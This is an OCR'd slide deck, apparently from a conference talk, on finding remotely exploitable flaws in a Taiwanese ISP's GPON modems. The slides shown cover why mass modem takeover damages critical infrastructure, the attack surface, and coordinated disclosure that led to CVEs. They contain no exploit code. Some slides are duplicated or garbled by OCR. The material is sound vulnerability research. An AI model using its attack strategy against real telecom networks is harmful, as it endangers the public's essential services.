Backdooring an entire country

4 million modems with 6 bugs in a week

Ta-Lun Yen,
TXOne Research

Ta-Lun Yen

- Vulnerability Researcher, TXOne Networks
  - Finding other vendor's bugs
  - Reverse Engineering, Protocol Analysis, Hardware Attacks, Fuzzing
  - BlackHatEU 19/21, CODE BLUE 20{20,21,23}, HITCON, hardwear.io
- Taiwanese hacker group "UCCU Hacker"

Chapter 0

"War is merely the continuation of policy with other means."

War, in imagination vs. reality

- Mostly fantasized
- War in the fictions:
  - Protagonist ~~always~~ may win
  - Pays for itself ~~magically~~ from tax
  - Gets supplies (fuel, food) ~~magically~~ from tax or GDP
  - Warriors obeys command ~~magically~~ from patriotism
- War in the reality:
  - People will die

(*) ARMORED CORE V, FromSoftware

(*) Neon Genesis Evangelion, GAINAX

War, in imagination vs. reality

- Mostly fantasized
- War in the fictions:
  - Protagonist ~~always~~ may win
  - Pays for itself ~~magically~~ from tax
  - Gets supplies (fuel, food) ~~magically~~ from tax or GDP
  - Warriors obeys c triotism
- War in the reality:
  - People will die


(*) ARMORED CORE V, FromSoftware

(*) Taiwanese legislators brawling

(*) Neon Genesis Evangelion, GAINAX

Critical Infrastructure (CI), Dependencies

- All sector are equal,
  but some sector are more equal than others.
- <u>All critical infrastructures needs to work, despite in war</u>
- For example:
  - No CI -> lower GDP and taxes
  - Take over water ->
    overload the water dam,
    flooding people's houses
  - No electricity: nothing works
  - No telecommunication:
    most things fail



Ehlen, Mark & Vargas, Vanessa. (2013). Multi-hazard, multi-infrastructure, economic scenario analysis. Environment Systems & Decisions. 33. 10.1007/s10669-013-9432-y.

Attack on Telecommunication

- Problem: How to cause long-lasting, hard-to-recover damage?
  - Attacking network physically – network can be built resilient
  - Attacking IX/ISP core – IX/ISP can be replaced
- What if we take over every modem?

Chapter 1
Cinder, Spark and Fire


Glossaries

- **O**ptical **L**ine **T**erminal
  - ISP equipment: Turn IP protocols into xPON
- **O**ptical **N**etwork **T**ermination
  - Client equipment: Turn xPON into IP
- **O**ptical **N**etwork **Unit**
  - ONT + Router, sometimes "**H**ome **G**ate**W**ay"
  - Can be confused with **C**ustomer **P**remises **E**quipment, which stands for anything that is on customer's premises
- "Modem" in this talk can be ONT/ONU/HGW

Why modems?

- Numbers
  - Example - NTT: 23.27 million FLET Hikari subscribers **-> 23.27 million modems**
- Modems are ISP's assets
  - Hard to replace or defend
- Models tend to be non-fragmented
  - Write once, exploit everywhere

Why modems? - A top-down observation of GPON infrastructure



1 OLT: **many** splitters

1 Splitter: **many** ONU

1 ONU per subscriber

IX

IP Core (BRAS...)

IP

OLT

PON

Splitter

PON

ONU

Base-band

Router

IP, Copper

User PC

IP

IP

OLT

...

OLT

...

PON

ONUs * n

Our target under study

中華電信
Chunghwa Telecom

- 中華電信 (Chunghwa Telecom)
  - Major telecommunication provider in Taiwan
  - 2022: 4M+ FTTx subscribers (Taiwan has roughly 20M citizens)
  - Multiple brands in use - Nokia/Alcatel, DASAN, Zyxel...
- One of the GPON modems were put under study: **G-040W-Q**

We found...

- … a way to compromise a particular ISP's infrastructure
- … several new 0-days on the modems
- … multiple common missing defensive option on the modems, around the world

- A **kill chain** of the telecom, and we'll elaborate in this talk.

Disclosure process

- 7/2: Obtained the modem
- 7/4: Started studying the modem
- 7/10: Attack chain is found and validated to be useable. Contacted Ministry of Digital Affairs of Taiwan.
- 7/25: Case forwarded to Administration for Cyber Security and TWCERT/CC
- Interim: Bugs fixed
- 11/3: TWCERT/CC made the CVEs public

Chapter 2
Seek the Cinder


Our objective


- Hack **one modem**
- Try and hack the **telecom**
- Hack **everyone's modem**

Past literature to learn from the ancients

- Attack from LAN – plenty
- Attack from WAN – scarce
  (and we usually won't hear about it)

Remote management seems vulnerable





TOP SECRET//SI//REL TO 44CON

44CON

(U) I hunt TR-069 admins


PWNING ISPS LIKE A BOSS

Shahar Tal

Check Point SOFTWARE TECHNOLOGIES LTD.

We Secure the Internet.

Common attack surface of ONU (HGW)



Converts (G)PON to IP, usually a black-box. Full take-over if 0-days were found.

Could be attack source

Could be attack source

Usually open to the ISP and the user

In charge of handling Layer-2+ traffic. Any kernel, network-based 0-days can compromise the modem


Value-added service, such as ひかり電話


How ISPs do remote management

Who would win?

Using the standard

Custom-made management,
open to the ISP





System Status


This page shows the current status and some basic settings of the device.

System Information	
Operation Mode	Gateway Mode
System Uptime	0 day, 1 hour, 6 minutes, 26 seconds
Customer URL	www.totolink.net
Firmware Version	V5.9c.680
Build Time	2017-9-13 15:33:44

WAN Information	
Connection Status	DHCP Connected
Connection Time	0 day, 0 hour, 4 minutes, 11 seconds
IP Address	10.8.0.63
Subnet Mask	255.255.255.0
Default Gateway	10.8.0.1
DNS Server	202.96.128.166 / 202.96.134.133
MAC Address	F4:28:53:B9:DC:49


How ISPs do remote management

Who would win?



